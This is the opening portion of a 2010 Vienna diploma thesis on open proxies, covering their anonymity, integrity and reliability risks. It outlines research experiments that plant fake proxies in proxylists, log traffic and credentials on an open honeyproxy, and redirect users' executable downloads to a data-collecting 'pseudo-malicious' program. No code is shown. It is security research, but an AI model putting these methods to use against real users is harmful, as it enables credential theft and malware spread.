

Anonymity, Integrity And Reliability Issues With Open Proxies

DIPLOMARBEIT

zur Erlangung des akademischen Grades

Diplom-Ingenieur

im Rahmen des Studiums

Wirtschaftsinformatik

eingereicht von

Christian Schmidt

Matrikelnummer 0325576

an der
Fakultät für Informatik der Technischen Universität Wien

Betreuung
Betreuer: PD Dr. Edgar Weippl

Wien, 22.04.2010

(Unterschrift Verfasser)

(Unterschrift Betreuer)

Schmidt Christian
Loitzbach 10
3240 Mank

Hiermit erkläre ich, dass ich diese Arbeit selbständig verfasst habe, dass ich die verwendeten Quellen und Hilfsmittel vollständig angegeben habe und dass ich die Stellen der Arbeit – einschließlich Tabellen, Karten und Abbildungen –, die anderen Werken oder dem Internet im Wortlaut oder dem Sinn nach entnommen sind, auf jeden Fall unter Angabe der Quelle als Entlehnung kenntlich gemacht habe.

Wien, 20.04.2010

(Unterschrift Verfasser/in)

Abstract

An open proxy acts as a communication gateway in a network, which can be used without authentication. Client requests are transferred over the proxy as intermediary. Thus, open proxies are a significant danger for security as they cannot only intercept, but also modify data.

After a theoretical introduction, this thesis focuses mainly on three research questions. The first deals with proxylists which are available on Internet. What are possible attacks on the integrity of proxylists? In this regard we intend to smuggle in fake proxies into proxylists so that the list is useless for its users. Moreover, it will point out, how freely accessible proxies will be checked and classified according to availability, performance and anonymity.

The second research question performs an analysis of logged Internet traffic transferred over an open proxy. By implementing and providing an open proxy service, the question of what are open proxies used for will be answered. Especially, it will be analyzed which web attacks will be launched or which trusted personal information will be sent via an open proxy.

Ultimately, the third research question provides answers to whether open proxies are an efficient channel for spreading malware. Do users trust the integrity of executable downloaded over not trustworthy proxies? We deployed an experiment offering an open proxy, which redirects all executable downloads to a pseudo-malicious application.

Zusammenfassung

Offene Proxies stellen für das Internet eine große Gefahr dar. Praktisch jeder Internet User kann sich die Identität eines offenen Proxies aneignen, um so anonym zu surfen oder im schlechtesten Fall gegen andere Internet Nutzer auftreten. In dieser Arbeit wird zuerst versucht, die Grundfunktionalitäten eines Proxies zu erläutern und wie Proxies konfiguriert werden, sodass sie ohne Authentifizierung genutzt werden können. Neben einer Aufstellung von Erklärungsversuchen, warum es dieses Phänomen von offenen Proxies überhaupt gibt, wird anhand diverser Konfigurationen gezeigt, wie sie arbeiten und wie man sie generell auf Verfügbarkeit, Performance und Klassifikation abfragen kann.

Nach diesen eher theoretischen Erläuterungen konzentriert sich die Arbeit auf drei Forschungsfragen. Die erste Frage geht auf die im Internet zu findenden Proxylisten ein. Wie lassen sich diese Proxylisten stören bzw. täuschen, um so die Qualität dieser Listen ernsthaft in Frage zu stellen? Wir starten den Versuch nicht-funktionierende Proxies in eine Proxyliste einzuschleusen, um sie die Integrität der Liste zu verletzen.

Die zweite Forschungsfrage behandelt die Analyse eines mitgeloggten Internetverkehrs, der über einen offenen Proxy geführt wird. Welche Beweggründe haben Internet Nutzer, dass sie mit offene Proxies im Internet surfen? Durch ein Experiment wird versucht herauszufinden, welche Aktivitäten durchgeführt werden, ob Web-Attacken gestartet werden, und welche vertrauenswürdigen, personenbezogenen Daten über einen offenen Proxy übertragen werden.

Die dritte Forschungsfrage untersucht, wie gut man mit offene Proxies Malware verbreiten kann. Wenn ein Nutzer eines offenen Proxies eine ausführbare Datei anfordert, dann obliegt es dem Proxybetreiber, welche Datei wirklich weiterleitet wird. In diesen Punkt wird evaluiert, welches Vertrauen diese Anwender einer eigentlich nicht vertrauenswürdigen Quelle schenken.

Acknowledgements

First of all, I am deeply grateful to my advisor and mentor PD Dr. Edgar Weippl for giving me the opportunity to work on this thesis. I really appreciate his continuous support and quality feedback during the writing process. I would like to acknowledge my brother Daniel for his careful proofreading as well as his comments and suggestions. Ultimately, I am much obliged to my parents for their encouragement. Thank you for supporting me in my life and for always believing in me!

Contents

Abstract	ii
Zusammenfassung	iii
Acknowledgements	iv
1. Introduction	2
1.1. Motivation	2
1.2. Related Works	3
1.3. Outline	9
2. Basics and fundamentals	11
2.1. Fundamental Terms	11
2.1.1. Proxy Server	11
2.1.2. Open proxies	13
2.1.3. Information Privacy - Offline versus Digital world	14
2.1.4. Meaning of anonymity	16
2.2. Conceptual and functional categorization of proxy servers	16
2.2.1. Proxying concepts	16
2.2.2. Proxy functions and features	20
2.3. Appearance of open proxies	22
2.4. Risk and consequences of providing open proxies	23
3. Availability and classification issues of open proxies	24
3.1. Finding open proxies	24
3.1.1. Proxylists	25
3.1.2. Proxy Hunter	26
3.2. Proxy Checker	27
3.2.1. Web-based possibilities	28

Contents

3.2.2. Host-based tools and scripts	30
3.3. Identification of proxy usage - Does a user use a proxy?	34
3.4. Proxy's anonymity classification	38
3.4.1. Anonymity levels	38
3.4.2. Proxy Judges	42
4. Technical introduction to implemente open proxies	44
4.1. Configuration of a Squid proxy as an open intermediary	44
4.1.1. Configuration and log files	45
4.1.2. Monitoring of web traffic and web attack detection	47
4.1.3. Configuring a highly anonymous proxy	48
4.2. Implementing an open proxy via an Apache server	49
4.2.1. Bandwidth limitation	50
4.2.2. Anonymization of Apache proxy server	51
4.2.3. Securing the Apache proxy server	52
4.2.4. Logfiles of Apache proxy server	55
5. How to annoy proxylists?	56
5.1. Description and goals	56
5.2. How do proxylists receive their open proxies?	57
5.2.1. Static proxylist driven by user entries	57
5.2.2. Gaining open proxies by proxy leecher	59
5.3. How fake proxies remain within proxylists?	63
5.4. Final results in this research	70
6. What are open proxies used for?	72
6.1. Description and goals	72
6.2. Different periods of open proxy runs	73
6.3. Some high level statistics	75
6.3.1. Top Users	76
6.3.2. Users Stay Length Report	78
6.3.3. Top Countries	79
6.3.4. Top Pages	80
6.3.5. Top Downloads	81
6.3.6. Top Search Engines	84
6.3.7. Top Search Phrases	85

Contents

- 6.3.8. Top Operating Systems 87
- 6.3.9. Top Browsers 88
- 6.3.10. Top Unrecognized Browsers 88
- 6.4. Analysis of web attacks 90
 - 6.4.1. What different types of attacks can you identify? 91
 - 6.4.2. Do attackers target Secure Socket Layer (SSL)-enabled web servers as their destinations? Why would they want to use SSL? 98
 - 6.4.3. Are there any indications of proxy chaining? 99
 - 6.4.4. Identify the different Brute Force Authentication attack methods. Are there any clear-text username/password credentials? 102
- 6.5. Summary 111
- 7. Open proxies for spreading malware? 112**
 - 7.1. Description and goals 112
 - 7.2. Introducing a disclaimer 113
 - 7.3. Redirector configuration 115
 - 7.4. Creating Malware 117
 - 7.5. Deployment and results of the experiment 120
 - 7.6. Summary about RS 3 126
- 8. Conclusion and Further works 127**
 - A. Source code fragments 130**

List of Figures

2.1. Illustration of a proxy server acting as an intermediary between the requesting host and the target server	12
2.2. Bypassing a blocking restriction	13
2.3. Complete identity as a whole and the partial identity as a part [1]	15
2.4. Proceeding of sending requests via forwarding proxies	17
2.5. Proceeding of sending requests via reverse proxies	18
2.6. Method of chaining of proxies	19
3.1. Result output of the web-based proxy checker "freeproxy.ru"	29
3.2. Result output of the web-based proxy checker "atomintersoft.com"	30
3.3. Host-based proxy checker tool called AccessDiver	31
3.4. Screenshot of Web Proxy Checker 1.5	33
3.5. Identification of proxy usage via Java Applet	37
3.6. Java Applet identifies a connection without a proxy (left) or a proxy usage (right)	38
4.1. Definition of the "all"-ACL	45
5.1. Published open proxy at proxylist.net	58
5.2. Searching proxies via Internet search engines	61
5.3. Defining proxy searching jobs using ProxyFire	63
5.4. Atomsoft web proxy checker	65
5.5. List of current proxies at proxylist.net	66
5.6. Checking proxies via ProxyFire	67
5.7. Google search for our proxy	69
6.1. Top Users	77
6.2. Users Stay Lenght	78
6.3. Top Countries	80

List of Figures

6.4. Top Operating Systems	87
6.5. Top Browsers	89
6.6. Request of HTTP Basic Authentication	104
6.7. Standard Brute Force Scan	107
6.8. Distributed Server Scan	108
6.9. Distributed server scan through open proxy	109
7.1. Output of the disclaimer script	115
7.2. Successful packaging of all Python modules	120
7.3. Redirected download of putt.exe	121
7.4. Alerting of a security incident	122

List of Tables

- 6.1. List of all open proxy trial runs 74
- 6.2. Top Pages 82
- 6.3. Top Downloads 83
- 6.4. Top Search Engines 84
- 6.5. Top Search Phrases 86
- 6.6. Top Unrecognized Browsers 90

Listings

4.1. SNORT log entry alerting a web attack	47
4.2. Proxy Judge result of an transparent Squid proxy server)	48
4.3. Proxy Judge result of an highly anonymous Squid proxy server	49
4.4. Proxy Judge result of an highly anonymous Apache proxy server	51
4.5. Log entry of a web attack	54
5.1. Example of a ProxyFire report	60
5.2. Configuration outline of mod_proxy	64
5.3. Proxyfire report classifying our proxy	68
5.4. Counting of all connections attempts	68
6.1. Search logs for ModSecurity detections	91
6.2. Utilization of the AllowCONNECT proxying capabilities	92
6.3. Search logs for abnormal HTTP status codes	94
6.4. Look for abnormal HTTP request methods	95
6.5. Parsing for non-HTTP compliant requests	96
6.6. Searching for attacks referring to banner fraud	97
6.7. Looking for IRC connections via an open proxy	98
6.8. Parsing for requests targeted to SSL-enabled web servers	99
6.9. Signs of proxy chaining	99
6.10. Parsing for targeted servers	101
6.11. HTTP GET Requests	102
6.12. HTTP POST Requests	103
6.13. HTTP BASIC Authentication	104
6.14. Encoded HTTP Basic Authorization credentials	105
6.15. Ccoded HTTP Basic Authorization credentials	105
6.16. Samples of forward scanning	106
6.17. Samples of reverse scanning	106
6.18. Search for all attacked servers within a distributed server scan	107

Listings

6.19. Search for attacked user accounts	109
6.20. Different login attempts for the same useraccount on multiple servers . .	110
7.1. Disclaimer configuration within Squid.conf	113
7.2. SquidGuard's configuration file	116
7.3. Log sample caused by add.php	118
7.4. Delivered user information	119
7.5. Information about OS and microprocessor	123
7.6. Information about host name and user account	124
7.7. Information about last logon and username	124
7.8. Information about number of logons and password age	125
A.1. Perl source code for checking proxy availablitiy	130
A.2. Example HTML code (testSite.php) for including Java Applet	130
A.3. PHP script (ip.php) responsible for server logs	131
A.4. Java Applet (checker.java)	131
A.5. AZenv script (azenv.php)	134
A.6. Additional configuration lines for getting higly anonymous state	135
A.7. Configuration of mod_proxy module	136
A.8. Configruation of Mod_Evasive20	136
A.9. Perl script to test mod_Evasive module's effectiveness	137
A.10. PHP script (disclaimer.php) for publishing a disclaimer	137
A.11. Python source code of getInformation.py	137
A.12. PHP script (Add.php) for receiving all user information	139
A.13. Setup (setup.py) for "py2exe"	139
A.14. Configuration file (Build.nsi) for the installer software	139

Chapter 1.

Introduction

1.1. Motivation

Nowadays, each Internet user is browsing with his own virtual identity on Internet. Each user having an Internet connection at home is connected to an Internet Service Provider (ISP), who knows the real identity. Similarly, the system administrator of an enterprise can log each user activity at the firewall proxy connecting each employee to Internet. Consequently, he may trace each activity to a specific person. Thus, every Internet user is acting with his own Internet address and the proper human's identity can be figured out.

In this way it is more or less impossible to be anonymous against the proxy, but there are possibilities to act anonymously to the target server. In this regard an Internet user can use open proxies to be unidentifiable for requested server. Such hosts are communication gateways in a network, which can be used without authentication. Thus, a proxy service acts as a man in the middle and enables surfing anonymously. This effect is significant for each Internet user intending to protect his privacy. Open proxies are also important devices for hackers and spammers for launching anonymously different kinds of web attacks or spreading spam mails. Therefore, open proxies are a considerable danger for Internet security as they cannot only absorb but also modify data.

After a theoretical introduction, this thesis focuses mainly on three research questions. The first issue in this regard concerns to proxylists offering open proxies on Internet. Is it possible to harm the integrity of such lists? A proxylist is reliable as the proxies are working correctly. If a proxylist provides mainly non-working proxies, Internet users will not take any proxies from this list in future. So we are trying to attack the

integrity of such proxylists in smuggling in some fake proxies.

The second research question is dealing with an analysis for what open proxies are used for. Why do Internet users browse with a freely accessible intermediary, which is a complete unsecure channel? Each proxy user must have in mind, that the proxy provider is able to make a personal browsing behavior analysis. Thus, the provider knows which websites are targeted by the proxy user and for what the proxy user is interested. Furthermore, a malicious open proxy provider may trap any user credentials and modify content. So, an attacker gets personal information of each proxy user. For that analysis, we have deployed an appropriate experiment in offering an open proxy service for the Internet community. From all gathered logs we generate some high level statistics, which figures out information about top users, top websites, top search engines, top browsers and so forth. Afterwards, we made some investigation whether our proxy was exploited for launching web attacks.

The last research question is asking, whether an open proxy is a useful channel for spreading malware. Do the proxy users donate enough trust that they even transfer reliable data over an open proxy which is rather an unsecure channel? In resolving that issue, we deploy an experiment, which provides more detailed answers in this subject. This experiment intends to demonstrate that proxy users transfer executables in face of an unsecure open proxy connection. The binaries may also be redirected to malware by the proxy.

Goal of this thesis is to give a wide overview about open proxies. It should provide an introduction of some fundamental terms and basics of conceptual approaches. The report is ought to explain some reasons about the existence of open proxies and risks in their usage. It should give ideas how to verify proxy's availability and classification. Along to a theoretical knowledge this thesis provides additionally practical introductions about the right handling of open proxies. It gives some possibilities how to set up an open proxy and what are proper tools for using it.

1.2. Related Works

There are a number of publications researching in the area of open proxies as well. This thesis is based on the following literature:

Preventing Web Attacks with Apache The work by Ryan C. Barnett [2] focuses different factors that impact the security of most web environments. Many of these issues are not directly technical in nature but rather are by-products of most organization's process. Further, he describes an extensive introduction in installing and configuring an Apache web server. In addition, he includes some essential security modules building a comprehensive protective shield against various kinds of web attacks. In this regard he points out how to protect a web application from the WASC (Web Threat Classification) items by using Apache. Furthermore, he gives an overview about different web intrusion detection and prevention concepts. Barnett discusses these issues according to IDS evasion, identifying probes and creating custom web security filters.

Ultimately, Barnett publishes some experiences in the matter of open proxies, which we reuse for our experiments. He sets up a specially configured Apache open proxy server, which was deployed on Internet. The large amount of log data resulted by this experiment is used for a web attacks analysis. This work provides an introduction in performing this experiment and gives information about the preparation of all log data for analyzing. In investigating of web attacks, he is dealing with questions of which types of web attack were launched over the test open proxy:

- How do you think the attackers found the honeyproxy?
- What different types of attacks can you identify? For each category, provide just one log example and detail as much info about the attack as possible (such as CERT/CVE/Anti-Virus id numbers). How many can you find?
- Do attackers target Secure Socket Layer (SSL)-enabled web servers as their targets? Did they target SSL on our honeyproxy? Why would they want to use SSL? Why didn't they use SSL exclusively?
- Are there any indications of attackers chaining through other proxy servers? Describe how you identified this activity. List the other proxy servers identified. Can you confirm that these are indeed proxy servers?
- Identify the different Brute Force Authentication attack methods. Can you obtain the clear-text username/password credentials? Describe your methods.
- What does the Mod_Security error message "Invalid Character Detected" mean? What were the attackers trying to accomplish?

- Several attackers tried to send SPAM by accessing the sendmsg.cgi script. They tried to send email with an html attachment (files listed in the /upload directory). What does the SPAM web page say? Who are the SPAM recipients?
- Provide some high-level statistics on attackers such as:
 - Top Ten Attackers
 - Top Ten Targets
 - Top User-Agents (Any weird/fake agent strings?)
 - Attacker correlation from DShield and other sources?

Bonus Question:

- Why do you think the attackers were targeting pornography web sites for Brute Force attacks? (Besides the obvious physical gratification scenarios.)
- Even though the proxypot's IP/hostname was obfuscated from the logs, can you still determine the probable network block owner?

The proceeding of open proxy deployment and the approach for analyzing different web attacks is based on this literature. It gives us a comprehensive overview of all methods and techniques in performing that project.

Reliability and Security in the CoDeeN Content Distribution Network This paper by Wang et al. [3] from 2005 deals with the CoDeeN Content Distribution Network, which is deployed on PlanetLab of the Department of Computer Science (Princeton University). This network uses a number of caching Web proxy servers to distribute and cache requests from a large set of clients. This system has been running continuously since June 2003 and has become the most used long-running service on PlanetLab. This network allows open access to their proxies from any client in the world and handles over four million accesses per day. This paper focuses some technical requirements of this CoDeeN network and discusses some issues referring to reliability and security mechanisms. Their experiences with CoDeeN should be an important starting point for designing future concepts like peer-to-peer and other non-dedicated distributed systems.

Especially, this work indicates a number of security problems. In deploying their project, there appeared many issues related to spammers, bandwidth hogs, content

thefts, anonymity and different kinds of web attacks. Furthermore, it gives some hints about protecting its own web services like limiting bandwidth and privilege separation.

Spamalytics: An Empirical Analysis of Spam Marketing Conversion This work by Kanich et al. [4] presents a technique for measuring the conversion rate of spam. Using a parasitic infiltration of an existing botnet infrastructure, this paper analyzes different spam campaigns. Kanich et al. argues that they have identified more than a half billion spam emails being successfully delivered through popular anti-spam filters. In this experiment they use the existing Storm Botnet, which is responsible for sending spam mails. We got some good hints about the methodology and deployment of such a project in general.

Especially, due to the ultimate summary of this paper, we take some points based to the examination and measurement of this project. For instance we adopt the Spamalytics' conversion rate, which is introduced at this paper. In a similar way we apply this rate to measure the success of Research Question 3 in Chapter 7.

Anit-Honeypot Technology This paper by Krawetz [5] claims that spammers scan continuously the Internet for open proxies. They cover tracks to their originating IP address for obscuring their real identity. Thus, they remain anonymous against the victims. In this searching task it may happens, that spammers obtain honeypots instead of open proxies. Honeypots are able to collect valuable information about the spammer's true identity and help to unmask it. So, the honeypot technology poses a potential danger for the spammer community.

In face of such threats, this paper introduces an anti-honeypot approach for detecting honeypots. It presents three different trends in that issue:

- Honeypots are affecting spammers
- Current honeypot technology is detectable
- More honeypot-identification system are likely

The consequence in this issue is that we have to put more effort to create undetectable honeypot systems and to improve their technology if we want that honeypots works efficiently.

This paper gives a basic overview about honeypot's functionality and technology. We utilize this knowledge to the research questions in this thesis. Mainly we put honeypots online and analyze its log data for getting data about hacker's activities. In Chapter 6 we put a fake proxy online, which only returns valid responses to proxylist's checking requests and is useless for Internet browsers. This proxy has logged a large amount of accessing attempts, which indicates that these users do not check their proxies with Anti-Honeypot applications before using them. In another use case in Chapter 7 we put a honeypot online, which redirects all downloads referring to executables to another binary. We look for all activities on this honeypot and analyze the user's reaction, when they execute our pseudo-malicious program.

Panorama: capturing system-wide information flow for malware detection and analysis

This work by Yin et al. [6] argues that malicious information access and vicious processing behavior are the main characteristics of malware. Hackers attempt to breach users' privacy in using keyloggers, password thieves, network sniffers, stealth backdoors, spyware and rootkits. So, this paper proposes a system called Panorama, which detects and analyzes malware by capturing these fundamental traits. Panorama is able to detect a series of malware samples and had very few false positives. In summary this paper makes the following contributions:

- It outlines that the main characteristics of privacy -breaching malware is their information access and processing behavior to sensitive information. An approach will be introduced that classifies and detects malware to their fundamental traits. Thereby this system does not perform any pattern matching algorithm of malware signatures, Panorama is able to detect new instances of malicious code.
- A system called Panorama will be designed and developed, which can automatically analyze samples for malicious information access and processing behavior.
- Furthermore, this paper illustrates a case study in using Google Desktop and analyzes its information access and processing behavior. It will be determined, which sensitive data will be sent to remote servers in certain settings.

In an experiment with Panorama 42 malware samples and 56 benign samples were analyzed. The result was that Panorama yields zero false negative and 3 false positive. Yin et. al. claims that this approach will help the security research in their malware analysis and enable them to quickly understand the behavior and innerworking of malware.

This paper describes a comprehensive overview in getting knowledge of detecting and analyzing malicious code from numerous categories. It gave valuable background information and important advices in creating and implementing the malware needed in Chapter 7.

Your botnet is my botnet: analysis of a botnet takeover This paper by Stone-Gross et al. [7] deals with a Botnet analysis. It reports from a particularly sophisticated and insidious type of bot called Torpig. This malware program gathers sensitive information like bank account and credit card data from its victims. An experiment will be deployed, which takes over such a Torpig Botnet and studies its operation for a period of time. During this time, thousands of infections will be observed causing more than 70 GB log data recorded. These logs give information about its unique bot infections and which set of data were gained from its victims. The study provides a new understanding of the type and amount of personal information being stolen by botnets. This paper shows the characteristics of the botnet victims and the potential for profit and malicious activity of the botnet creators.

Torpig is also very interesting for the research in this thesis, because this malware opens additionally 2 ports for offering open proxy service. The paper claims that approximately 20 % of all infected hosts were publicly accessible. This service was exploited to spread spam and to browse anonymously.

Furthermore, this work presents a way in performing basically a security experiment. It gives some advices in preparing the project and deploying a valuable analysis of all obtained log data. Furthermore, it illustrates a way of presenting all results of log data analysis. We apply this proceeding in Chapter 6, where we also deploy a number of experimental trial runs offering open proxies. Further, this paper demonstrates how to collect personal data, which are valuable hints for Chapter 7.

Thwarting E-mail Spam Laundering This article by Xie et al. [8] presents a simple and effective mechanism, called DBSpam, which detects and blocks spam proxies' activities inside a network in a timely manner. Instead of content checking, DBSpam search for spamming indications in detecting packet symmetry in Internet traffic. For this issue it analyzes particularly protocol semantics and timing causality. This approach monitors the bidirectional traffic passing through a network gateway and com-

compares the packets entering the network with data packets leaving the network. DBSpam utilizes a simple statistical method, called Sequential Probability Ratio Test, to detect the occurrence of spam laundering in a timely manner. Although DBSpam is one of many anti-spam systems, this approach differs from previous anti-spam approaches in the following two aspects:

- DBSpam enables an ISP (Internet Service Provider) to detect spam laundering activities and online spam proxies inside its network. The ISP is able to suppress spamming activities in its network at least and quarantine the identified spam proxies.
- DBSpam has no need to scan message contents.

This approach has one additional benefit. If DBSpam detects once any spam laundering, then spam sender's fingerprints can be saved and spam signatures may be distributed to other anti-spam technologies. In this way DBSpam is complementary to existing anti-spam technologies and can be incrementally deployed over the Internet.

Open proxies take a main role in spamming issues. Spammers just use open proxies for obfuscating their real identity. They seek open proxies on Internet, which usually are misconfigured proxies allowing anyone to access their services. Thus, this article delivers insight into spamming issues and which role open proxies are taking place.

1.3. Outline

Chapter 2 presents some introductions in fundamental terms and conceptual and functional categorizations. Some reasons, why open proxies appear, will be given and a summary of risks in using an open proxy will be listed. Chapter 3 describes how to find open proxies and how their availability and reliability can be verified. An approach will be presented, where a web server is able to detect a proxy usage of its users. In addition, this chapter outlines an introduction of classifying proxy's anonymity level.

Chapter 4 provides a technical introduction for implementing different types of open proxies. While the first part illustrates the configuration of a Squid proxy as an open proxy, the second part shows how to reconfigure an Apache server as a freely accessible intermediary. In chapter 5, we are dealing with the first research question of how to

Chapter 1. Introduction

annoy proxylists and how to harm their integrity. Chapter 6 provides some answers to the second research question in analyzing what are open proxies used for and which web attacks will be launched. Chapter 7 is concerned to third research question which is answering the question of whether an open proxy is an efficient channel for spreading malware. The thesis is concluded with Chapter 8, which dissects our findings of all research questions and the thesis as a whole.

Chapter 2.

Basics and fundamentals

2.1. Fundamental Terms

For getting closer to the matter of open proxies, we must define some basics and fundamental terms. At the beginning this chapter explains the basics of a proxy server and why a proxy can be open. Furthermore this chapter deals with the difference of Internet user's virtual identity and the real identity in the offline world. It will be briefly outlined the meaning of human's privacy and anonymity.

2.1.1. Proxy Server

Matt Bishop defines proxy server as an intermediate agent or server that acts on behalf of an endpoint without allowing a direct connection between two endpoints[9]. As shown in Figure 2.1, a proxy acts as a man in the middle between two network hosts. The main purpose is to relay traffic between two hosts. If a client requests some services which are only available behind a proxy server, it has to set up a connection to this proxy. Further, the proxy assesses this request according its predefined filter rules. Thus, the proxy has the ability to deny some requests, for instance, by filtering IP addresses or protocol types. After positive validation the proxy arranges a connection to the targeted server and requests the resources. Ultimately, the proxy transmits the response to the asking client[10].

Sometimes the proxy caches the requested resources internally. In this case the proxy does not need a connection to target server on every request, but rather takes the data from its memory. This and other valuable features are comprehensively described in Section 2.2.2.




Figure 2.1.: Illustration of a proxy server acting as an intermediary between the requesting host and the target server

On occasion, a proxy server is also called "gateway" or "tunneling proxy" if the requests and replies will be not modified[11]. The proxy user should always bear in mind that a proxy is able to modify the requests and the transferred data. So, the user has to decide whether the connection is trustworthy or not. For summarisation the main purposes of proxy servers will be listed as follows [12]:

- Transfer speed improvements in saving bandwidth
- Ensuring security
- Providing privacy
- Interconnecting LANs
- Enforcement for security, administration control and caching

Beside to the number of benefits, the usage of proxy server could also yield negative effects as well. As shown in Figure 2.2, proxy server may be used to bypass restrictions and limitations that resource's owner has set for users from specific country or IP address range. For example a webmaster blocks access from visitors from a specific country. Although visitors are blocked, they can use a proxy from that country to go around of this blocking restriction.

That described abuse of proxy server has been developed to a common problem in the last decades. There are many Internet users having malicious intention for starting different web attacks over proxy servers[13]. Ultimately this thesis deals fundamentally with this special misuse of proxy servers illustrating in the following chapters.




Figure 2.2.: Bypassing a blocking restriction

2.1.2. Open proxies

Usually a proxy server accepts only connections with its known clients by either coming from a certain IP address range or by using authentication. On the contrary there are also proxies, which are freely accessible by any clients in the world. They will be used on behalf of its clients without an authentication. Such hosts are known as "open proxies".

Consequently clients can acquire the identity of the open proxy and carry out usually harmful activities with a foreign identity. Another fact is that open proxies cannot only serve the HTTP protocol. Clients are also able to start FTP sessions or to spread spam mails (POP3) over that middleman. In other words open proxy servers act as blind intermediary on Internet without any authentication.

Without restrictions open proxies are easily abused for exploitations. Internet users with malicious intentions are able to hide their own IP address indicating to their identities by using open proxies for illegal activities. In this regard such proxies give users the opportunity to cause damage without using their identity. Section 2.1.3 outlines briefly this online identity and its correlation to an offline identity. In principle they use a foreign identity for launching vicious attacks via the Internet. Instead of hacker's IP address, the address of the open proxy appears in the log files of attacked systems. This can be extended by using more open proxy server like a chain (described in Section 2.2.1) making it more difficult to trace back to the origin of the attacker. Furthermore, open proxies can be exploited by spammers, who use the proxy to spread

anonymously their spam mails.

In spite of the ethic abjection of open proxies, on Internet resides many proxylists offering a number of open proxy contacts. Users can find easily such lists with a simple web search. For instance a Google search with keyword "proxylists" results in more than 12 million links. As described in Section 3.1.1, professional proxy lists are frequently checked and kept updated. Some lists even include bandwidth statistics and anonymity classifications.

Even though no network administrator intends to set up an open proxy, the question remains: Why do open proxies exists? This thesis attempts to answer this question in Section 2.3. However, if an open proxy will be found in any IT environment, it must be reconfigured immediately. Either the access to the proxy server must be restricted to a trusted set of clients or an authentication avoiding misuse must be introduced. Many proxy providers like Apache or Squid offer some detailed guidelines for fixing this problem on their websites[12].

2.1.3. Information Privacy - Offline versus Digital world

Privacy in the offline world In the non-computerized world, the so-called "offline world", each person operates in his own way with his identity, but this is mainly done without conscious about it. An identity is any subset of attributes of a person which makes it unique [1]. Figure 2.3 shows the union of all these properties within the dark blue, outer cycle, which is called the complete identity. In the real life, it is impossible to know all facts of a person. As shown in Figure 2.3, each entity knows only parts of properties of an identity concerning properties within the light blue areas, and this is called "partial identity". It is often very necessary to authenticate yourself by partial identities to third parties by means of documents such as passport, driving license, student card, etc.

In this context we can define privacy that is the right of a person to decide for him in each context when and on which terms of his personal data are revealed [1]. For example privacy is important for a person who wants to visit a HIV-information meeting in an anonymous way according to his civil identity.




Figure 2.3.: Complete identity as a whole and the partial identity as a part [1]

Information privacy in the digital world As described in previous section, these offline world's concepts can be transferred to the online world. Therefore, we have to define what these concepts means in the world of Internet and telecommunication. The likelihood in this digital world that the service provider exploits personal information, for instance well-directed advertising, is much higher than in the offline world. Each times when a customer use his loyalty card to get a discount, the service provider gathers information about customer's buying pattern for well-directed advertising. Other example is the large number of private details announced on social network platforms by each user like Facebook or studiVZ. Each friend is able to read all information of user's person and may exploit this for any violation. Thus, people should develop an awareness of privacy and digital identity [1].

Open WLANs or Internet cafes are some possibilities for Internet user to browse anonymously. In this respect it is very difficult to identify any user identity afterwards. Contrary, users intending to browse on Internet at home need an account at an Internet Access Provider (shortcut "ISP"). Therefore, each user is identifiable and generally does not surf anonymously through the Internet.

